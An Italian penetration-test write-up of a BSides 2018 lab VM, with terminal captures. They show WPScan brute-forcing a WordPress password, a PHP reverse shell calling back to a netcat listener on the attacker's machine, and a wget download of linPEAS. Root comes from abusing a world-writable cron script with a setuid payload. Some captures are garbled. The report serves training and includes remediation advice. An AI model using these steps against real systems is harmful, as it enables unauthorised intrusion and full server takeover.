

[+] Finished: Sat Jan 24 17:29:26 2026
[+] Requests Done: 2488
[+] Cached Requests: 5
[+] Data Sent: 1.484 MB
[+] Data Received: 1.792 MB
[+] Memory used: 296.212 MB
[+] Elapsed time: 00:07:17

kali@kali: ~/Desktop
```



Dalle informazioni raccolte si è osservato che gli users trovati erano amministratori del sito.

Per prendere il reale controllo del server e proseguire con l'exploit, è stato poi necessario aprire una reverse shell, sostituire l'ip del target con quello di kali per far sì che ci fosse una comunicazione per la trasmissione dei dati.



Con il tool netcat si è creato un canale di ascolto per la ricezione dei dati. Il target ha lanciato una chiamata all'ip della kali e il server ha inviato altre informazioni sulla porta libera 5555.

```
kali@kali: ~/Desktop
Session Actions Edit View Help

kali@kali:~/Desktop
$ cp /home/kali/Desktop/Toolsets/php-reverse-shell-1.0/php-reverse-shell.php
cp: missing destination file operand after '/home/kali/Desktop/Toolsets/php-reverse-shell-1.0/php-reverse-shell.php'
Try 'cp --help' for more information.

kali@kali:~/Desktop
$ mv /usr/share/webshells/php/php-reverse-shell.php

kali@kali:~/Desktop
$ nc -lmp 5555
listening on [any] 5555 ...

^C

kali@kali:~/Desktop
$ nc -lmp 5555
listening on [any] 5555 ...

^C

kali@kali:~/Desktop
$ sudo nc -lmp 5555
[sudo] password for kali:
listening on [any] 5555 ...

^C

kali@kali:~/Desktop
$ nmap -s
1: lo <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0 <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.69/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
        valid_lft 63567sec preferred_lft 63567sec
    inet6 fe80::f2d:5826:1907:5a60/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

kali@kali:~/Desktop
$ sudo nc -lmp 5555
listening on [any] 5555 ...
connect to [192.168.1.69] from (UNKNOWN) [192.168.1.208] 57812
Linux bsides2018 3.11.0-15-generic #23-precise1-ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 athlon i386 GNU/Linux
15:26:20 up 8:16, 0 users, load average: 0.00, 0.01, 0.07
USER      TTY      FROM             LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

```
kali@kali: ~/Desktop
Session Actions Edit View Help

kali@kali:~/Desktop
$ sudo nc -lmp 5555
listening on [any] 5555 ...
connect to [192.168.1.69] from (UNKNOWN) [192.168.1.208] 57812
Linux bsides2018 3.11.0-15-generic #23-precise1-ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 athlon i386 GNU/Linux
15:26:20 up 8:16, 0 users, load average: 0.00, 0.01, 0.07
USER      TTY      FROM             LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@bsides2018:/ $ cd /home
cd /home
bash: cd /home: No such file or directory
www-data@bsides2018:/ $ ls -alh
ls -alh
total 96K
dwxr-xr-x 23 root root 4.0K Mar 3 2018 .
dwxr-xr-x 23 root root 4.0K Mar 3 2018 ..
dwxr-xr-x 2 root root 4.0K Mar 3 2018 bin
dwxr-xr-x 3 root root 4.0K Mar 3 2018 boot
dwxr-xr-x 2 root root 4.0K Mar 3 2018 cdrom
dwxr-xr-x 16 root root 4.0K Jan 24 06:22 dev
dwxr-xr-x 130 root root 12K Jan 24 06:23 etc
dwxr-xr-x 7 root root 4.0K Mar 4 2018 home
lwxrwxr-x 1 root root 33 Mar 3 2018 initrd.img -> boot/initrd.img-3.11.0-15-generic
dwxr-xr-x 20 root root 4.0K Mar 3 2018 lib
dwxr-xr-x 2 root root 10K Mar 3 2018 lost-found
dwxr-xr-x 2 root root 4.0K Feb 4 2016 media
dwxr-xr-x 2 root root 4.0K Apr 19 2012 mnt
dwxr-xr-x 2 root root 4.0K Feb 4 2016 opt
dr-xr-xr-x 103 root root 0 Jan 24 06:24 proc
dwxr-xr-x 3 root root 4.0K Mar 7 2018 root
dwxr-xr-x 20 root root 7.0K Jan 24 06:28 run
dwxr-xr-x 2 root root 4.0K Mar 3 2018/sbin
dwxr-xr-x 2 root root 4.0K Mar 5 2012 selinux
dwxr-xr-x 3 root root 4.0K Mar 3 2018 srx
dr-xr-xr-x 13 root root 0 Jan 24 06:23 sys
dwxrwxrwt 5 root root 4.0K Jan 24 15:45 tmp
dwxr-xr-x 10 root root 4.0K Feb 4 2014 usr
dwxr-xr-x 15 root root 4.0K Mar 7 2018 var
lwxrwxr-x 1 root root 30 Mar 3 2018 vmlinuz -> boot/vmlinuz-3.11.0-15-generic
www-data@bsides2018:/ $
```

```
kali@kali: ~/Desktop
Session Edit View Help
drwxr-xr-x 2 root root 4.0K Feb 4 2014 opt
dr-xr-xr-x 103 root root 0 Jan 24 06:24 proc
drwxr-xr-x 3 root root 4.0K Mar 7 2018 root
drwxr-xr-x 20 root root 740 Jan 24 08:28 run
drwxr-xr-x 2 root root 4.0K Mar 3 2018 shin
drwxr-xr-x 2 root root 4.0K Mar 5 2012 selinux
drwxr-xr-x 3 root root 4.0K Mar 3 2018 srv
dr-xr-xr-x 13 root root 0 Jan 24 06:23 sys
drwxrwxrwt 5 root root 4.0K Jan 24 15:14 tmp
drwxr-xr-x 10 root root 4.0K Feb 4 2014 usr
drwxr-xr-x 15 root root 4.0K Mar 7 2018 var
lrwxrwxrwx 1 root root 30 Mar 3 2018 vmlinuz -> boot/vmlinuz-3.11.0-15-generic
www-data@b81de2018:/ $ ls -alh
ls -alh
total 96K
drwxr-xr-x 23 root root 4.0K Mar 3 2018 .
drwxr-xr-x 23 root root 4.0K Mar 3 2018 ..
drwxr-xr-x 2 root root 4.0K Mar 3 2018 bin
drwxr-xr-x 3 root root 4.0K Mar 3 2018 boot
drwxr-xr-x 2 root root 4.0K Mar 3 2018 cdrom
drwxr-xr-x 14 root root 4.0K Jan 24 06:23 dev
drwxr-xr-x 118 root root 12K Jan 24 06:23 etc
drwxr-xr-x 7 root root 4.0K Mar 4 2018 home
lrwxrwxrwx 1 root root 33 Mar 3 2018 initrd.img -> boot/initrd.img-3.11.0-15-generic
drwxr-xr-x 20 root root 4.0K Mar 3 2018 lib
drwxr-xr-x 2 root root 16K Mar 3 2018 lost+found
drwxr-xr-x 2 root root 4.0K Feb 4 2014 media
drwxr-xr-x 2 root root 4.0K Apr 19 2012 mnt
drwxr-xr-x 2 root root 4.0K Feb 4 2014 opt
dr-xr-xr-x 103 root root 0 Jan 24 06:24 proc
drwxr-xr-x 3 root root 4.0K Mar 7 2018 root
drwxr-xr-x 20 root root 740 Jan 24 08:28 run
drwxr-xr-x 2 root root 4.0K Mar 3 2018 srv
drwxr-xr-x 3 root root 4.0K Mar 3 2012 selinux
dr-xr-xr-x 13 root root 0 Jan 24 06:23 sys
drwxrwxrwt 5 root root 4.0K Jan 24 15:50 tmp
drwxr-xr-x 10 root root 4.0K Feb 4 2014 usr
drwxr-xr-x 15 root root 4.0K Mar 7 2018 var
lrwxrwxrwx 1 root root 30 Mar 3 2018 vmlinuz -> boot/vmlinuz-3.11.0-15-generic
www-data@b81de2018:/ $ ls -l /home
ls -l /home
ls: invalid option -- /
Try 'ls --help' for more information.
www-data@b81de2018:/ $ ls -l /home
ls -l /home
total 20
drwxr-xr-x 19 abatchy abatchy 4096 Mar 7 2018 abatchy
drwxr-xr-x 2 anne anne 4096 Mar 4 2018 anne
drwxr-xr-x 2 doonguy doonguy 4096 Mar 3 2018 doonguy
drwxr-xr-x 2 john john 4096 Mar 3 2018 john
drwxr-xr-x 2 mai mai 4096 Mar 3 2018 mai
www-data@b81de2018:/ $
```

Non avendo ancora i permessi di root si è cercato di visualizzare tutti i file nascosti e le directory e di arrivare al percorso `cd /var/www/backup_wordpress` per leggere il file di configurazione e trovare username e password. È stato utilizzato come supporto il tool linPEAS.

```
kali@kali: ~/Desktop
Session Actions Edit View Help
* Change these to different unique phrases!
* You can generate these using the [o]nline https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service)
* You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
* @since 2.6.0
*/
define('AUTH_KEY', 'put your unique phrase here');
define('SECURE_AUTH_KEY', 'put your unique phrase here');
define('LOGGED_IN_KEY', 'put your unique phrase here');
define('NONCE_KEY', 'put your unique phrase here');
define('AUTH_SALT', 'put your unique phrase here');
define('SECURE_AUTH_SALT', 'put your unique phrase here');
define('LOGGED_IN_SALT', 'put your unique phrase here');
define('NONCE_SALT', 'put your unique phrase here');

/**#@+
/**
 * WordPress Database Table prefix.
 *
 * You can have multiple installations in one database if you give each
 * a unique prefix. Only numbers, letters, and underscores please!
 */
$table_prefix = 'wp_';

/**
 * For developers: WordPress debugging mode.
 *
 * Change this to true to enable the display of notices during development.
 * It is strongly recommended that plugin and theme developers use WP_DEBUG
 * in their development environments.
 *
 * For information on other constants that can be used for debugging,
 * visit the Codex.
 *
 * @link https://codex.wordpress.org/Debugging\_in\_WordPress
 */
define('WP_DEBUG', false);

/* That's all, stop editing! Happy blogging. */

/** Absolute path to the WordPress directory. */
if ( ! defined('ABSPATH') )
    define('ABSPATH', dirname(__FILE__) . '/');

/** Sets up WordPress vars and included files. */
require_once(ABSPATH . 'wp-settings.php');

define('WP_HOME', '/backup_wordpress/');
define('WP_SITEURL', '/backup_wordpress/');
www-data@b81de2018:/var/www/backup_wordpress$
```



```
Do you like PEAS?

Learn Cloud Hacking : https://training.hacktricks.org
Follow on Twitter   : @webinfosec_live
Respect on NTB      : SIMONCOIL

Thank you!

LinPEAS-ng by carlospolop

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own computer
# and/or with the computer owner's permission.


Linux PrivSec Checklist: https://book.hacktricks.wiki/en/linux-hardening/linux-privilege-escalation-checklist.html

LEGEND:
Red: PE vector
LightCyan: Users with console
Blue: Users without console & mounted devs
Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
LightMagenta: Your username

Starting LinPEAS. Caching Writable Folders...
```

-Questo script è utilizzato per scansionare sistemi Linux e per ricercare vulnerabilità che permettano di aumentare i privilegi o diventare l'utente "root". L'obiettivo del test attuale-

-`rw-rw-rw- 1 root root` – è stata trovata grazie al tool questa vulnerabilità su uno specifico file che consente a chiunque (oltre al root) di modificarlo, leggerlo e scriverci; questo è un altro errore di configurazione che è stato sfruttato per ottenere i permessi



```
www-data@bsides2018:/$ cd /tmp
cd /tmp
www-data@bsides2018:/tmp$ wget http://192.168.1.69:8080/linpeas.sh
wget http://192.168.1.69:8080/linpeas.sh
--2026-01-25 02:52:22-- http://192.168.1.69:8080/linpeas.sh
Connecting to 192.168.1.69:8080... connected.
HTTP request sent, awaiting response... 404 File not found
2026-01-25 02:52:22 ERROR 404: File not found.

www-data@bsides2018:/tmp$ wget http://192.168.1.69:8080/linpeas.sh
wget http://192.168.1.69:8080/linpeas.sh
--2026-01-25 02:54:33-- http://192.168.1.69:8080/linpeas.sh
Connecting to 192.168.1.69:8080... connected.
HTTP request sent, awaiting response... 404 File not found
2026-01-25 02:54:33 ERROR 404: File not found.

www-data@bsides2018:/tmp$ ls -alh /usr/local/bin/cleanup
ls -alh /usr/local/bin/cleanup
-rw-rw-rw- 1 root root 41 May 3 2018 /usr/local/bin/cleanup
www-data@bsides2018:/tmp$ cat /usr/local/bin/cleanup
cat /usr/local/bin/cleanup
#!/bin/sh

rm -rf /var/log/apache2/* # Clean those damn logs!!

www-data@bsides2018:/tmp$
```

```
kali@kali: ~/Desktop
[+] kali@kali:~/Desktop
$ sudo nc -lvp 8080
[sudo] password for kali:
listening on [any] 8080 ...
connect to [192.168.1.69] from (UNKNOWN) [192.168.1.208] 37955
bash: no job control in this shell
root@ides2018:~# ls -alh
ls -alh
total 48K
drwxr-xr-x 3 root root 4.0K Mar 7 2018 .
drwxr-xr-x 23 root root 4.0K Mar 3 2018 ..
-rw-r--r-- 1 root root 2.1K Mar 7 2018 .bash_history
-rw-r--r-- 1 root root 3.1K Apr 19 2012 .bashrc
-rw-r--r-- 1 root root 248 Mar 5 2018 flag.txt
-rw-r--r-- 1 root root 412 Mar 7 2018 .mysql_history
-rw-r--r-- 1 root root 140 Apr 19 2012 .profile
drwxr-xr-x 2 root root 4.0K Jan 24 06:23 .pulse
-rw-r--r-- 1 root root 250 Mar 3 2018 .pulse-cookie
-rw-r--r-- 1 root root 66 Mar 3 2018 .selected_editor
root@ides2018:~#
```

```
kali@kali: ~/Desktop
[+] kali@kali:~/Desktop
$ sudo nc -lvp 8080
[sudo] password for kali:
listening on [any] 8080 ...
connect to [192.168.1.69] from (UNKNOWN) [192.168.1.208] 37955
bash: no job control in this shell
root@ides2018:~# ls -alh
ls -alh
total 48K
drwxr-xr-x 3 root root 4.0K Mar 7 2018 .
drwxr-xr-x 23 root root 4.0K Mar 3 2018 ..
-rw-r--r-- 1 root root 2.1K Mar 7 2018 .bash_history
-rw-r--r-- 1 root root 3.1K Apr 19 2012 .bashrc
-rw-r--r-- 1 root root 248 Mar 5 2018 flag.txt
-rw-r--r-- 1 root root 412 Mar 7 2018 .mysql_history
-rw-r--r-- 1 root root 140 Apr 19 2012 .profile
drwxr-xr-x 2 root root 4.0K Jan 24 06:23 .pulse
-rw-r--r-- 1 root root 250 Mar 3 2018 .pulse-cookie
-rw-r--r-- 1 root root 66 Mar 3 2018 .selected_editor
root@ides2018:~# cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

Babatchy17
root@ides2018:~#
```

Una volta ottenuto l'accesso e diventati root con azioni di Privilege escalation è stato individuato e ispezionato il file flag.txt. L'obiettivo è stato raggiunto.

Proof of Concept

La prova dell'esistenza delle vulnerabilità si è conclusa con i seguenti step:

scansione iniziale sul target con NMAP che ha restituito il numero di porte aperte e servizi con vulnerabilità note. Con lo strumento WPSCAN è stato possibile trovare la password *enigma* corrispondente all'utente John tramite un attacco brute-force. Successivamente è stato sfruttato un file vulnerabile trovato con il tool LINPEAS *avente i permessi 777 e di root al path /usr/local/bin/cleanup*. Questo è un file che viene

eseguito dal sistema automaticamente tramite cronjob, quindi anche se modificato sarà sempre riconosciuto ed eseguito dal sistema con tutti i privilegi, indipendentemente dalle indicazioni fornitegli. È stato sfruttato proprio questo meccanismo automatico che insieme all'utilizzo di un codice malevolo (*payload chmod +s /tmp/rootshell*) ha consentito la creazione di una copia del file nella cartella /tmp che ne ha modificato i permessi assicurando l'accesso a tutte le cartelle del sistema facendo diventare l'attaccante un superuser.

Alla fine del PT il risultato è stato il raggiungimento della *flag* il cui contenuto "If you can read this, that means you were able to obtain root permissions on this VM" è stato visualizzato, a dimostrazione della debolezza dell'infrastruttura che non ha adeguate misure di sicurezza come stabilito dalle normative vigenti.

Si consiglia l'aggiornamento e la messa in sicurezza delle vulnerabilità presenti sull'host che potrebbero essere facilmente sfruttate da un attaccante per comprometterne la stabilità ed il funzionamento.

Normative di riferimento

Ad oggi il quadro normativo di riferimento in Italia in ambito cybersecurity definisce l'adeguamento obbligatorio alla direttiva UE NIS2 che impone la riduzione del rischio di cyber attacchi in tutta Europa e obbliga tante piccole e medie imprese che operano in settori strategici (sanità, logistica, trasporti, enti locali) a prendersi cura della sicurezza informatica, con appropriate valutazioni dei rischi, misure tecniche e organizzative ben definite, formazione del personale, policy interne, scelta corretta dei fornitori e notifica degli incidenti con impatto reale da calcolare entro tempi stabiliti, al fine proprio di scongiurare i pericoli derivanti dagli attacchi informatici. Il Decreto 138/2024 che recepisce la direttiva NIS2 e fa una distinzione tra soggetti essenziali e soggetti importanti per definire i diversi livelli di obblighi e sanzioni. Delinea inoltre le misure di sicurezza minime per assicurare un livello di sicurezza dei sistemi e delle reti proporzionate al grado di esposizione ai rischi. In fine la legge 90/2024 - Disposizioni in materia di rafforzamento della cybersecurity nazionale e dei reati informatici - entrata in vigore il 17/07/2024 che interviene sull'inasprimento delle pene per chi commette reati di tipo informatico e sottolinea l'obbligo di sicurezza dei sistemi e di notifica dettagliata dei danni agli organi competenti, a riprova del fatto che la messa in sicurezza delle infrastrutture informatiche è sempre più richiesta.

